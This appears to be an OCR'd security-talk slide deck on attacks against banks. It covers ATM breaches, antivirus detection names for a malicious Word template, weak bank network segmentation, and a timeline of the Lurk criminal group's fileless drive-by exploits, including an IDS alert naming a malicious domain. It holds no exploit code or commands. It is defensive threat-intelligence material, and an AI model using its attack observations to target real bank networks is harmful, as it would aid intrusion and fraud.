
Skimmers from Moldova "taken a from the millions of French

Four Moldovan citizens arrested for


# ATM breaches in Tajikistan



# Possible attack vectors



| Date | File name | Source | Country |
|---|---|---|---|
| 2016-10-27 08:16:36 | документы (на подпись)_контакты.dot | 1fcb373f (web) | RU |



| | |
|---|---|
| BitDefender | Trojan.GenericKD.3641090 |
| CAT-QuickHeal | Exp.OLE.Drop.Gen |
| ClamAV | Doc.Dropper.Agent-1803250 |
| Cyren | W32/Trojan.MTDK-1644 |
| DrWeb | Trojan.Encoder.6630 |
| ESET-NOD32 | a variant of Win32/Injector.DGTM |
| Emsisoft | Trojan.GenericKD.3641090 (B) |
| F-Secure | Trojan.GenericKD.3641090 |
| Fortinet | W32/Fareit.BNP!tr |
| GData | Trojan.GenericKD.3641090 |
| Ikarus | Exploit.OLE-JS |

# Attack vectors in Banking Infrastructure

# Traditional: bank customers

- Online banking. Well developed, targeted by a number of malware families. Getting very advanced (bypassing one time passwords)

- Cards (credit/debit). Skimmers. Been around for a while

# Should not forget the principle of ..

# Issues with Bank networks

- “Shell” structure: hard outside, soft inside
- Often poor segmentation within internal network
- Complexity of legacy applications
- Complexity of relationships with 3rd party business partners, maintenance and support (TeamViewer into a backend system, anyone? ;))


# Why only now..?

- Banking networks: step learning curve for an attacker. (observation: in a breach of a bank in Singapore in 2001, had password collecting software installed on online banking web server
- Attackers were only _THAT_ smart

# and then we had this..

Engineers with banking experience looking for jobs

http://www.kp.ru/daily/



ГДЕ СПРОС НА ПЕРСОНАЛ ВЫРОС...

(весна 2015 г. к весне 2014 г.)

| | |
|---|---|
| Юриспруденция | +14 |
| Рабочие профессии | +9 |
| Маркетинг, реклама, PR | +9 |
| Сельское хозяйство | +3 |


...И ГДЕ РЕЗКО УПАЛ

| | |
|---|---|
| Добыча сырья | -28 |
| Страхование | -25 |
| Административно-хозяйственная работа, секретариат | -24 |
| Банки, инвестиции, лизинг | -22 |
| Кадровики, управление персоналом | -20 |

# How it started…
# early days of Lurk

# A quick intro


Where did the data come from?
What did we see?
What we didn’ t see :-)



# Lurk timeline in “nutshell”

- The Lurk - early observations in 2011, 2012
- The Lurk - becoming extremely active, attacking .RU segment of Internet
- The Lurk - upgrading infrastructure
- A blog post about “fileless” appears securelist.com
- Lurk - going global
- Lurk is given attention by Kaffeine (of malwaredontneedcoffee famous blog)
- Lurk is given attention by CISCO TALOS security team
- Microsoft discussed flash zero day exploited by the Lurk (https://blogs.technet.microsoft.com/mmpc/2014/02/10/a-journey-to-cve-2013-5330-exploit/)
- The securelist.com publishes multiple public reports(s) about Lurk activity
- BOOM ka-BOOM! - the Lurk group is being busted (50 people arrested)
- The securelist.com publishes “post-mortem” report

# the First observation of Lurk




```
Date/Time 2011-10-31 13:54:43 MSK
Alert Name   ActiveX_Warning
Severity     Low
Observance Type
             Intrusion Detection
Combined Event Count  1
:code    200
:protocol           http
:server  owpvqxvbjs.com
:URL     /BVRQ
```

# Other Basic definitions

- What is drive-by (anyone?)
- What is ‘landing’
- exploit vs payload
- Understanding intermediate victims and ‘watering hole’ attacks

# Bodiless or fileless payload




Lurk was the first criminal web exploitation group to use bodiless/fileless non-persistent payload in exploit chain.

Multi-staged payload delivery:

